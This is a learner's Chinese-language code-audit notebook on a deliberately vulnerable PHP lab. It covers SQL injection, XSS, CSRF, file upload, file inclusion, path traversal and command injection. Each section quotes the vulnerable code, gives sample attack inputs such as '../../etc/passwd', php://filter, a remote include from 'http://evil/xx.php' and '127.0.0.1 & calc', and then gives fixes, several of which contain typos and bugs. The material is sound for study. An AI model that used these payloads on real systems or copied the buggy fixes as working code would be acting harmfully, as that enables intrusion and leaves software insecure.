# rips代码审计

## 01.sqli：

代码块

```
<?php
        $pdo = db();
$res = null; $msg = '';
if ($pdo && isset($_GET['id'])) {
        // 数字型注入示例: id=1 或 id=1 OR 1=1
        $id = $_GET['id'];
        $sql = "SELECT id, username, email, is_admin FROM users WHERE id=" . $id;
        try { $res = $pdo->query($sql)->fetchAll(); } catch (Throwable $e) { $msg = h($e->getMessage()); }
}

if ($pdo && isset($_GET['q'])) {
        // 字符型注入示例: q=admin' OR '1'='1
        $q = $_GET['q'];
        $sql2 = "SELECT id, username, email, is_admin FROM users WHERE username='" . $q . "'";
        try { $res = $pdo->query($sql2)->fetchAll(); } catch (Throwable $e) { $msg = h($e->getMessage()); }
}
        ?>
```

直接将用户可控输入拼接进 SQL 语句，未做任何 SQL 层面的无害化处理。如果用户输入 1 or 1=1等可执行功能.

修复：

### 1.预处理

代码块

```
$q=$_GET['Q'];
#预处理
      $stmt = $pdo->prepare("SELECT id, username, email, is_admin FROM users WHERE username = :q");
#执行参数
      $stmt->execute([':q'=>$q]);
```

```
#获取结果
        $res = $stmt->fetchAll(PDO::FETCH_ASSOC);

```

如果为insert

代码块

```
// 预处理 SQL
$stmt = $pdo->prepare("INSERT INTO users (username, email, age) VALUES (?, ?, ?)");
```

## 2.白名单

例子：数字型注入要求输入用户id

代码块

```
#定义白名单的数字（假设id只有0,1）
$whitelist=[0,1];
#获取用户输入(??当不存在参数会取0不报错)
$useid=$_GET['id']??0;
#验证
if(!in_array($useid,$whitelist,true)){
        die("用户id不在");
}
#预处理
$stmt = $pdo->prepare("SELECT id, username, email, is_admin FROM users WHERE id = :q");
$stmt->execute([':q'=>$useid]);
$res = $stmt->fetchAll(PDO::FECTCH_ASSOC);
```

注意:

双引号之间的内容是一个字符串（即 SQL 语句模板），和 SQL 语法无关。PHP 会把这个字符串解析后，拼接用户输入 `$q`，最终生成完整的 SQL 语句。

. 是拼接，所以是单引号闭合。

# 02.xss

web应用未对用户输入进行过滤或编码，导致用户的恶意输入代码直接被浏览器当做合法代码执行，最终实现攻击目的

## 001.存储型xss

源代码

代码块

```
<?php
$pdo = db();
$msg = '';
if ($pdo && $_SERVER['REQUEST_METHOD'] === 'POST') {
    $content = $_POST['content'] ?? '';
    $uid = current_user()['id'] ?? 2; // 未登录则默认 guest
    try {
        $pdo->exec("INSERT INTO comments(user_id, content) VALUES({$uid}, '".$content."')");
        $msg = '已提交（未过滤，存在存储型XSS风险）';
    } catch (Throwable $e) {
        $msg = '<span class="danger">错误: '.h($e->getMessage()).'</span>';
    }
}
$rows = $pdo ? $pdo->query('SELECT c.id, u.username, c.content, c.created_at FROM comments c LEFT JOIN users u ON c.user_id=u.id ORDER BY c.id DESC LIMIT 20')->fetchAll() : [];
?>
....
      <?php foreach($rows as $r): ?>
....
<div><?php echo $r['content']; ?></div>
```

首先： $content = $_POST['content'] ?? '';未做任何过滤直接放入 $pdo->exec("INSERT INTO comments(user_id, content) VALUES({$uid}, '".$content."')");

然后：就直接insert入了comments了

然后:查询评论并获取 $rows = $pdo ? $pdo->query('SELECT c.id, u.username, c.content, c.created_at FROM comments c LEFT JOIN users u ON c.user_id=u.id ORDER BY c.id DESC LIMIT 20')->fetchAll() : [];(**一次性获取 SQL 查询返回的「所有结果集」**，并以「二维关联数组」的形式存储到变量 `$rows` 中，方便后续页面渲染)

最后调用直接输出未做任何转义：

<?php echo $r['content']; ?> 如果用户输入<script>alert(1)</script>则会直接弹出在浏览器

修复：

## 1.输出转义（重要）：

<?php echo h($r['content']); ?> 增加h()使其无论如何都做为文本输出

## 2.过滤（？）

代码块

```
// 用HTMLPurifier等库过滤危险内容
#引入数据库
require_once 'HTMLPurifier/HTMLPurifier.auto.php';
#创建匹配对象
$config = HTMLPurifier_Config::createDefault();
#实例化对象
$purifier = new HTMLPurifier($config);
#执行
$content = $purifier->purify($_POST['content'] ?? ''); // 过滤后再存入数据库
```

## 002.反射型xss

源代码：

代码块

```
    <p>你搜索了：<?php echo isset($_GET['q']) ? ($_GET['q']) : '（空）'; ?></p>
```

漏洞：无任何转义，参数?q=提交的参数会直接输出到页面如果输入：<script>alert(1)</script>则直接把html执行造成xss

修复：

01.转义：

<?php echo isset($_GET['q']) ? h(($_GET['q'])) : '（空）'; ?></p>

02.过滤

代码块

```
$q = $GET['q'];
$balck=['<script','oerror','onclick','javascript'];
foreach($black as $b){
 $q = str_ireplace($b,",$q);#如果q存在black中的则直接替换为"
}
echo h($q);
```


# 003.dom型xss

源代码：

```
代码块
1   document.getElementById('result').innerHTML = location.hash.slice(1);
```

DOM 型 XSS 的核心是「前端 DOM 操作不当」

这个执行不了啊会直接变成url编码，好像是浏览器问题ai的方案：




代码功能：

document.getElementById('result')获取代码用id="result"的dom元素

location.hash返回url后面的#及其后面的元素

页面 URL 为 `https://xxx.com/index.html#hello-world`，页面中有如下 DOM：

```html
<div id="result"></div>
```

**执行代码后：**

- `location.hash` → `#hello-world`
- `location.hash.slice(1)` → `hello-world`
- `id="result"` 的元素会被插入内容，最终 DOM 变为：

```html
<div id="result">hello-world</div>
```

修复：

01. document.getElementById('result').textContent = location.hash.slice(1);

textContent会把他们当做文本

02.引入（？）

1. 引入 DOMPurify 库:

html 预览

```html
<script src="https://cdnjs.cloudflare.com/ajax/libs/dompurify/3.0.6/purify.min.js"></script>
```

2. 过滤后渲染:

javascript 运行

```javascript
const hashContent = location.hash.slice(1) || '';
// 净化HTML，过滤所有危险内容
const safeHtml = DOMPurify.sanitize(hashContent);
document.getElementById('result').innerHTML = safeHtml;
```

###所有的公用csp（？？）

代码块

```php
<?php
// 开启CSP，禁止内联脚本和非同源脚本
header("Content-Security-Policy: default-src 'self'; script-src 'self';");
require_once __DIR__ . '/../../core/init.php';
?>
```

通过 `header()` 函数向浏览器发送 CSP 响应头，定义浏览器加载资源的安全规则。CSP 的核心逻辑是**仅允许加载 / 执行符合规则的资源**，不符合规则的资源（如恶意内联脚本）会被浏览器直接拦截。

CSP 是 “兜底防护”，而非修复 DOM 型 XSS 漏洞本身。它只是阻止了恶意脚本的执行

## FILTER_VAR防xss

$a = filter_var($comment,FILTER_SNAITIZE_FULL_SPECIAL_CHARS);

echo a;

FILTER_SNAITIZE_FULL_SPECIAL_CHARS转义html特殊字符

## ini防xss

代码块

```php
ini_set('session.cookie_httponly', 1);
```

浏览器禁止js脚本如document.cookie访问Session Cookie

# 03.csrf

csrf是利用用户已登录或已授权状态，伪造合法用户发出请求给受信任的网点，从而在未授权的状态下执行一些特权操作。

服务器通常仅通过 Cookie 验证身份，不会判断请求是否是用户 “主动发起” 的。

漏洞利用：

a:账号修改邮箱为111.@qq.com

得到get参数与修改链接

http://127.0.0.1:3000/modules/csrf/change_email.php?email=111%40qq.com

则b：原邮箱147@qq.com

点击上面链接则：

b也被修改

或者


a点击b发的登录链接登录被b劫持

```
Cookie: PHPSESSID=npndkkp7m089aolojcnb0gbcpo
Connection: keep-alive

username=admin1&password=123456
```

b得到a的post请求而浏览器未判断请求来源

b替换为a的请求成功登录a账号




源代码：

代码块

```php
<?php require_once __DIR__ . '/core/init.php'; ?>
<?php
$msg = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $u = $_POST['username'] ?? '';
```

```php
    $p = $_POST['password'] ?? '';

    // 演示：易受SQL注入影响（拼接查询语句），弱加密MD5
    $pdo = db();
    if ($pdo) {
        $sql = "SELECT * FROM users WHERE username='".$u."' AND password=MD5('".$p."') LIMIT 1";
        try {
            $row = $pdo->query($sql)->fetch();
            if ($row) {
                // 故意不调用 session_regenerate_id(true) 演示会话固定
                $_SESSION['user_id'] = $row['id'];
                $_SESSION['username'] = $row['username'];
                $_SESSION['is_admin'] = $row['is_admin'];
                header('Location: /');
                exit;
            } else {
                $msg = '<span class="danger">登录失败</span>';
            }
        } catch (Throwable $e) {
            $msg = '<span class="danger">错误：'.h($e->getMessage()).'</span>';
        }
    } else {
        $msg = '<span class="danger">数据库未连接，请先安装</span>';
    }
}
?>
....
```

漏洞原因：

代码仅仅通过if ($_SERVER['REQUEST_METHOD'] === 'POST')

判断是不是post提交而且if ($row)判断是不是成功sql语句就生成session

ai:

1. 无「CSRF Token 验证」（最关键缺失）

登录表单（虽然未贴出，但后端逻辑可推断）没有嵌入 CSRF Token，后端也没有任何 Token 校验步骤。攻击者只需构造一个包含 `username` 和 `password` 的 POST 请求，就能诱导用户发送。

2.浏览器发送跨站请求时，会携带 `Referer` （指示请求来源页面 URL）或 `Origin` （指示请求来源域名）头。

完全没有校验这两个头，哪怕是跨站来源的 POST 请求（如来自攻击者的恶意网站），服务器也会正常接收并执行登录逻辑。

修复（ai??）：

第一步.渲染登录表单时生成csrf token

**登录页面的顶部（`session_start()` 之后）、渲染表单之前**

代码块

```
<?php
#生成随机的csrf token
 if($_SERVER['REQUEST_METHOD']=='GET'){
   $csrf_token = bin2hex(random_bytes(32));
   $_SESSION['csrf_token'] = $csrf_token;
 }
?>
...
<form method="post">
        <div class="field"><label>用户名</label><input name="username" /></div>
        <div class="field"><label>密码</label><input name="password" type="password" /></div>
#影藏token:
        <input type="hidden" name="csrf_token" value="<?php echo ($_SERVER['csrf_token']); ?>">
       <button class="btn btn-primary" type="submit">登录</button>
      </form>

```

第二步：

后端接受，验证csrf token

代码块

```
if($_SERVER['REQUEST_METHOD'] === 'POST'){
//1.验证CSRF TOKEN
$submitted_token = $_POST['csrf_token'] ?? '';
$session_token = $_SESSION['csrf_token'] ?? '';
#当提交的回话token不为空而且提交的token与存储的token要相等负责退出
if(empty($submitted_token) || !hash_equals($submitted_token,$session_token)){
 $msg = '<span class="danger">请求非法（CSRF验证失败）</span>';
 exit;
}
#验证通过关闭旧token
unset($_SESSION['csrf_token']);
}
```

补充：

01.为什么验证通过后要关闭csrf_token

攻击者可能通过某种方式得到csrf_token后因为在session有效期内则攻击者用这个csrf_token，因为与受害者的session_token相同就可以登录

02.没有手动 setcookie() 却有 Cookie，是因为 Session 机制自动生成了 PHPSESSID Cookie，用于在客户端和服务器之间关联会话状态。这个 Cookie 是维持登录状态的核心，并非手动添加，而是 PHP 底层自动处理的。

# 04.文件上传

web应用在处理用户文件上传过程中，因为验证逻辑不完善，服务器配置不当，导致攻击者能够上传恶意文件到服务器，并通过该文件执行非法操作，进而控制服务器，窃取数据或进一步攻击

源代码：

代码块

```php
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$msg = '';
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
    $f = $_FILES['file'];
    if ($f['error'] === UPLOAD_ERR_OK) {
        // 演示：仅基于文件名扩展名做简单判断，可双扩展绕过，如 shell.php.jpg
        $name = $f['name'];
        $ext = strtolower(pathinfo($name, PATHINFO_EXTENSION));
        $allow = ['jpg','png','gif','jpeg'];
        if (in_array($ext, $allow)) {
            $target = __DIR__ . '/../../uploads/' . basename($name);
            if (move_uploaded_file($f['tmp_name'], $target)) {
                $msg = '上传成功：<a href="/uploads/'.h(basename($name)).'" target="_blank">查看文件</a>';
            } else {
                $msg = '<span class="danger">移动失败</span>';
            }
        } else {
            $msg = '<span class="danger">不允许的扩展名：'.h($ext).'</span>';
        }
    } else {
        $msg = '<span class="danger">上传错误代码：'.$f['error'].'</span>';
    }
}
?>
```

注：`UPLOAD_ERR_OK` 是一个核心的预定义常量，用于表示**文件上传操作完全成功**

strtolower转化为小写

漏洞存在原因：

1.仅仅通过看是否存在后缀，而客户端文件后缀是可控的，如果用户使用jpg.php也就是后面加后缀即可绕过。

2.未过滤文件内容

3.未使用随机名字，可能存在名字冲突或者./

ai：

3.未校验服务端真实 文件类型，`$_FILES['file']['type']` 是客户端传递的 MIME 类型（如 `image/jpeg`），可被攻击者随意篡改，但代码 **完全未校验文件的真实 MIME 类型**。

攻击者上传一个 PHP 脚本文件，但在请求中篡改 `Content-Type: image/png`，代码未做任何 MIME 校验，只要扩展名是白名单，就允许上传。

4.代码未设置 `uploads` 目录的权限（如 `0755`），若服务器默认权限为 `777`

修复：

## __DIR__

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$msg = '';

#初始化变量（结果提示+终止标识）
$uploadAbort = false; // 用于中断后续校验

#创建白名单与返回绝对·路径·
$allowExts=['jpg','png','jpeg','gif']
$maxSize = 2*1024*1024;
$uploadDir=realpath(__DIR__ . '/../../uploads/') . '/';
#__DIR__ . '/../../uploads/' 其中__DIR__返回当前脚本所在的决对路径
#而/../../uploads/可以使跳转后进入当前目录的前两个父目录下的uploads
#realpath最后会返回一个绝对路径

if(!is_dir($uploadDir)){
 mkdir($uploadDir,0755,true);
#如果目录不存在创建
}
```

代码块

```
#详细返回文件件上传失败原因
```

```
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['file'])) {
 $f = $_FILES['file'];
 if($f['error']!==UPLOAD_ERR_OK){
 #$file['error']是文件状态码
  switch($f['error']){
  case UPLOAD_ERR_INT_SIZE:$Msg='文件超过php.ini限制'; break;
  case UPLOAD_ERR_FROM_SIZE:$Msg='文件超过表单限制';break;
  case UPLOAD_ERR_PARTIAL:$Msg='文件仅部分上传;break;
  case UPLOAD_ERR_NO_FILE:$Msg='未选择文件上传';break;
  case UPLOAD_ERR_NO_TMP_DIR:$Msg='PHP缺少临时上传目录';break;
      default:$errorMsg = “上传失败” . $file[‘error’];
       }
 }else{
$uploadAbort=false;
}


```

代码块

```
#防止文件过大
if($f['size'] > $maxSize ){
 $msg = '<span class="danger">文件过大! 最大允许' . ($maxSize / 1024 / 1024) . 'MB</span>';
 $uploadAbort = true;
}
```

代码块

```
#白名单
#全部转为小写，且机械提取最后一个 . 后的内容，防止大小写绕过
$fileExt = strtolower(pathinfo($f['name']),PATHINFO_EXTENSION);
if(!in_arry($fileExt,$allowExts)){
$msg = '不允许的文件类型! ';
$uploadAbort= true;
}
```

## getmagesize

代码块

```
#防伪装
#tmp_name绝对路径 + 文件名
 if(!getmageszie($f['tmp_name'])){
$msg='上传真正的图片';
```

```
$uploadAbort=true;
}
#getmagesize读取文件头部信息仅返回有效图片尺寸，如没有就是false
```

## uniqid

代码块

```
#生成唯一的文件名防名字重复且避免了./
$uniqueFileName = uniqid() . '.' . $fileExt;
$targetpath = $uploadir . $uniqueFilename;
```

代码块

```
#完成上传
if (move_uploaded_file($f['tmp_name'], $target)) {
                $msg = '上传成功: <a href="/uploads/'.h(basename($name)).'" target="_blank">查看文件</a>';
            } else {
                $msg = '<span class="danger">移动失败</span>';
            }
else {
$msg = '<span class="danger">文件移动失败，请检查上传目录权限（建议设置为0755）</span>';}}?>
```

# 05.文件包含

源代码:

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
// 演示: 未做白名单的文件包含，可 LFI / RFI
$page = $_GET['page'] ?? 'home';
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>文件包含 LFI/RFI</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
```

```
<body>
  <header class="nav"><div class="brand">文件包含</div><div class="links"><a href="/">返回首页</a></div></header>
  <main class="container module">
    <div class="panel">
      <form method="get">
        <div class="field"><label>包含的页面（不安全）</label><input name="page" placeholder="例如：home | about | ../../data/notes.txt | http://example.com/" value="<?php echo h($page); ?>"/></div>
        <button class="btn btn-primary" type="submit">包含</button>
      </form>
    </div>
    <div class="panel">
      <h3>输出：</h3>
      <div style="background:#0e1319;padding:12px;border-radius:8px;white-space:pre-wrap;">
        <?php
        // 演示：RFI 需 allow_url_include=On（在现代PHP默认关闭），否则此处只能LFI。
        // 直接拼接，存在路径遍历与远程包含风险
        $path = $page;
        if (strpos($path, 'http://') === 0 || strpos($path, 'https://') === 0) {
            @include $path;
        } else {
            @include __DIR__ . '/../../pages/' . $path . '.php';
        }
        ?>
      </div>
    </div>
    <div class="panel explain">
      <h3>原理解析</h3>
      <p>文件包含漏洞源于将用户可控的标识拼接到包含路径，导致本地文件读取（LFI）或远程文件包含（RFI）。</p>
      <h3>常见利用方式</h3>
      <ul>
        <li>路径遍历读取：<code>../../etc/passwd</code>、<code>..\\..\\Windows\\win.ini</code>。</li>
        <li>源码查看：<code>php://filter/convert.base64-encode/resource=index.php</code>。</li>
        <li>远程包含：<code>http://evil/xx.php</code>（现代 PHP 默认禁止 <code>allow_url_include</code>）。</li>
      </ul>
      <h3>常见绕过与修复</h3>
      <ul>
        <li>修复：白名单 + 固定映射，不直接拼接用户输入到文件路径。</li>
        <li>修复：禁用危险包装器（如 <code>php://</code>）并归一化路径后校验。</li>
```

```
          <li>修复：隔离模板与数据目录，最小权限原则。</li>
        </ul>
      </div>
    </main>
  </body>
  </html>
```

文件包含：应用程序通过文件包含函数（include，require）加载文件时，未对用户输入进行严格的过滤或校验，导致攻击者可以任意文件被包含并执行。

本地文件包含原因：未过滤路径遍历字符../攻击者可以跳出目录访问服务器任意文件

远程文件包含：`strpos($path, 'http://') === 0`：判断 `$path` 字符串的**第 0 个索引（即开头）** 是否正好是 `http://` → 等效于「`$path` 以 `http://` 开头」。

include将当前文件的内容嵌入到当前脚本中，并执行脚本

漏洞复现：

伪协议：伪协议能在 `@include` 后使用，核心原因是：**`@include` 的本质仍是 PHP 标准的 `include` 语句，而 `include` 函数的设计本身就支持解析 PHP 内置伪协议。其路径是通过「拼接本地目录 + 可控变量 `$path`」生成的，最终结果必然是「本地文件系统路径」，而非伪协议格式。所以没办法执行伪协议。（要想执行则改为 @include $path;）**

本地：

输入../index

远程：

代码修复：

第一步：php配置文件

allow_url_include = off #禁止远程文件包含

allow_url_fopen = off #禁止远程文件读取

第二步：白名单指定访问文件

代码块

```
<?php
   $white= [
     'home' => __DIR__'/../../PHP-Code-Sec/pages/home.php',
     'about' =>__DIR__'/../../php-Code-Sec/pages/about.php'
   ];
   $a = $_GET['$page'];
#array_key_exists是否存在键名
 if(!arry_key_exists($a,$white)){

```

```
    http_response_code(403);//禁止访问403
     die("非法请求");
  }
 ...
```

第三步：禁用危险的伪协议

代码块

```
$danger = ['php://','data://'];
foreach($danger as $d){
  if(strops($a,$danger)==true){
      http_response_code(403);
      die('禁止使用伪协议');
  }




#根据用户输入的「合法映射键」，直接取出开发者预设的「真实文件路径」，全程不做任何字符串拼接（比
#如 $path = 根目录 + 用户输入 这种操作）。
$targetFile = $white[$a];
#只要输入home就从白名单取出home.php
#输入其他则失败
```

第四部：

## 归一化

代码块

```
归一化路径：消除 ../、./ 等歧义，获取文件真实绝对路径
```

代码块

```
$realTargetPath = realpath($targetFile);
```

第5步：最小权限原则

使目标文件夹与文件只可以被读

完整

代码块

```php
<?php
// 1. 定义白名单：键名（用户可输入） → 开发者预设的真实文件路径（全程不拼接用户输入）
$whiteList = [
    'home'  => __DIR__ . '/../../PHP-Code-Sec/pages/home.php', //
    'about' => __DIR__ . '/../../php-Code-Sec/pages/about.php'  //
];

// 2. 安全获取用户输入
$pageKey = $_GET['page'] ?? 'home'; // 优先取GET参数，无则默认home

// 3. 校验是否在白名单内（修正：函数名 arry_key_exists → array_key_exists）
if (!array_key_exists($pageKey, $whiteList)) {
    http_response_code(403);
    die("非法请求");
}

// 4. 取出预设的真实文件路径（核心：不拼接任何用户输入，完全可控）
$targetFile = $whiteList[$pageKey];

// 5. 伪协议校验（优化逻辑：用户输入的是键名$pageKey，伪协议风险在真实路径$targetFile，而非键名）其实不手贱在whiteList设置伪协议就没这步必要
$dangerProtocols = ['php://', 'data://', 'phar://', 'zip://', 'zlib://']; // 补充常见危险伪协议
foreach ($dangerProtocols as $protocol) {
    // 函数名 strops → strpos；strpos返回位置（0=存在），不能用 ==true 判断
    if (strpos($targetFile, $protocol) === 0) {
        http_response_code(403);
        die('禁止使用危险伪协议');
    }
}

// 6. 路径归一化+目录隔离校验（关键补充：防止开发者误写白名单路径导致越权）
$realTargetPath = realpath($targetFile); // 解析真实路径（处理../等符号，不存在返回false）
$allowedDir = realpath(__DIR__ . '/../../PHP-Code-Sec/pages/'); // 允许的根目录（统一目录，避免大小写问题）

// 校验：文件必须存在 + 真实路径在允许目录内（防止白名单路径误写为../../etc/passwd）
if ($realTargetPath === false || strpos($realTargetPath, $allowedDir) !== 0) {
    http_response_code(403);
    die('路径非法或文件不存在');
}
```

```

// 7. 安全包含文件（使用真实路径，避免符号链接等风险）
include $realTargetPath;
?>
```

# 06.路径遍历

源代码：

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$msg = '';$content = '';
if (isset($_GET['file'])) {
    // 演示：未限制目录，存在路径遍历读取
    $file = $_GET['file'];
    $target = __DIR__ . '/../../data/' . $file;
    if (is_file($target)) {
        $content = file_get_contents($target);
    } else {
        $msg = '<span class="danger">文件不存在：'.h($target).'</span>';
    }
}
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>路径遍历</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
<body>
  <header class="nav"><div class="brand">路径遍历</div><div class="links"><a
href="/">返回首页</a></div></header>
  <main class="container module">
    <div class="panel">
      <?php if($msg) echo '<p>'.$msg.'</p>'; ?>
      <form method="get">
        <div class="field"><label>文件名</label><input name="file"
placeholder="例如：notes.txt 或 ../core/init.php" /></div>
        <button class="btn btn-primary" type="submit">读取</button>
      </form>
    </div>
    <?php if($content): ?>
```

```
    <div class="panel"><h3>内容</h3><pre><?php echo h($content); ?></pre></div>
    <?php endif; ?>
    <div class="panel explain">
      <h3>原理解析</h3>
      <p>路径遍历发生在将用户提供的文件名拼接到服务器路径时，攻击者通过 <code>../</code> 等序列访问越权文件。</p>
      <h3>常见利用方式</h3>
      <ul>
        <li>相对路径：<code>../../etc/passwd</code>、<code>..\\..\\Windows\\win.ini</code>。</li>
        <li>编码绕过：<code>%2e%2e/</code>、重复分隔符、绝对路径覆盖。</li>
        <li>包装器读取：<code>php://filter</code> 查看源码，<code>data://</code> 注入内容。</li>
      </ul>
      <h3>常见绕过与修复</h3>
      <ul>
        <li>修复：对路径进行归一化与白名单校验，仅允许固定目录内的文件名。</li>
        <li>修复：禁止绝对路径与上级目录，移除路径分隔符与特殊字符。</li>
        <li>修复：隔离敏感文件与下载目录，避免代码与数据混放。</li>
      </ul>
    </div>
  </main>
</body>
</html>
```

**用户可控的路径参数未经过严格校验，导致攻击者可以通过构造「上级目录跳转字符」（如 `../`），突破程序预期的文件访问范围，读取服务器上任意可访问的文件。**

- 修复：对路径进行归一化与白名单校验，仅允许固定目录内的文件名。
- 修复：禁止绝对路径与上级目录，移除路径分隔符与特殊字符。
- 修复：隔离敏感文件与下载目录，避免代码与数据混放。

修复代码：

代码块

```
<?php
$msg = '';$content = '';
if (isset($_GET['file'])) {
    $file = $_GET['file'];
  #去掉路径分割符
    $file=str_replace(['../','..\\','/','\\'],'',$file);
  #白名单
    $pagewhite=[
    'notes.txt',
    'init.php'    ];
```

```
    if(!in_array($file,$pagewhite)){
    die('非法页面请求');
    }
  #路径归一化返回真实绝对路径
    $target = __DIR__ . '/../../data/' . $file;
    $target=realpath($target);
    $allowpath=realpath( __DIR__ . '/../../data/');
    if (is_file($target)&&strpos($target,$allowpath)===0) {
        $content = file_get_contents($target);
    } else {
        $msg = '<span class="danger">文件不存在: '.h($target).'</span>';
    }
}
?>
```

# 07.命令注入

攻击者利用应用程序的输入漏洞，将系统命令注入到应用的命令执行流程中，让系统直接执行这些命令。

是rce的一种，rce是执行任意代码或命令而命令注入仅仅使用系统命令

代码块

```
<?php require_once __DIR__ . '/../../core/init.php'; ?>
<?php
$output = '';$msg='';
if (isset($_GET['host'])) {
    // 演示: 命令注入 (Windows ping) , 例如: 127.0.0.1 & calc
    $host = $_GET['host'];
    $cmd = 'ping -n 1 ' . $host; // Windows -n 1
    $output = shell_exec($cmd);
}
?>
<!DOCTYPE html>
<html lang="zh-CN">
<head>
  <meta charset="UTF-8" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <title>命令注入</title>
  <link rel="stylesheet" href="/assets/css/style.css" />
</head>
<body>
  <header class="nav"><div class="brand">命令注入</div><div class="links"><a
href="/">返回首页</a></div></header>
  <main class="container module">
```

```
    <div class="panel">
      <form method="get">
        <div class="field"><label>主机</label><input name="host" placeholder="例如: 127.0.0.1 & calc" /></div>
        <button class="btn btn-primary" type="submit">PING</button>
      </form>
    </div>
    <?php if($output): ?>
    <div class="panel"><h3>输出</h3><pre><?php echo h($output); ?></pre></div>
    <?php endif; ?>
    <div class="panel explain">
      <h3>原理解析</h3>
      <p>命令注入发生在将用户输入拼接到系统命令时，攻击者可通过连接符、子命令等执行额外指令。</p>
      <h3>常见利用方式</h3>
      <ul>
        <li>连接符：<code>&amp;</code>、<code>&&</code>、<code>||</code>、<code>;</code>，在 Windows 与类 Unix 下皆可用。</li>
        <li>子命令：<code>$(...)</code>、反引号 <code>`...`</code>，或通过文件重定向。</li>
        <li>绕过：编码/引号、环境变量与特殊字符，改变命令语义。</li>
      </ul>
      <h3>常见绕过与修复</h3>
      <ul>
        <li>修复：避免 shell 拼接，改用进程 API（如 <code>proc_open</code>）并传递参数数组。</li>
        <li>修复：严格校验输入（白名单主机/IP），拒绝连接符与特殊字符。</li>
        <li>修复：最小权限原则，禁用危险命令并限制执行环境。</li>
      </ul>
    </div>
  </main>
</body>
</html>
```

漏洞原因：用户所传host直接放入ping -n 1 中未做如何过滤（&。||，；等）为判断$是否为合法主句名host

漏洞复现：

靶场无法执行但删掉h就可以，但它会影响 `ping` 输出的「HTML 渲染效果」

输入&ipconfig可执行

代码：

## filter_var是验证变量是否符合指定格式或过滤变量中不安全的内容

filter_var(待验证的变量， 过滤器类型，可选参数);

过滤器类型

验证邮箱：FILTER_VALIDATE_EMAIL

验证ip:FILTER_VALIDATE_IP

验证url：FILTER_VALDATE_URL

验证域名：FILTER_VALDATE_DOMMAIN 而FILTER_FLAG_HOSTNAME是配套的增强标志，二者结合可实现严格符合dns标准的域名

常见可选参数

| | |
|---|---|
| FILTER_FLAG_IPV4 | 仅验证 IPv4 地址（如 192.168.1.1） |
| FILTER_FLAG_IPV6 | 仅验证 IPv6 地址（如 2001:0db8::1） |

代码块

```
#使用案例
$host = '192.168.1.1';
if(filter_var($host,FILTER_FLAG_IP)){
    echo  $host. '是合法 IP 地址';
}
```

过滤

| | |
|---|---|
| FILTER_SANITIZE_FULL_SPECIAL_CHARS | 转义 HTML 特殊字符（&、<、>、"、' 等），等价于 htmlspecialchars() |

## escapeshellarg

会把命令参数如system()，ls;视为一个字符串

输入的整个字符串**两端各加一个单引号**

修复代码：

```php
<?php
$output = '';$msg='';


if (isset($_GET['host'])) {
 $host = $_GET['host'];
$isValid = false;
#判断格式
if(filter_var($host,FILTER_VALIDATE_IP)){
$isValid = true;
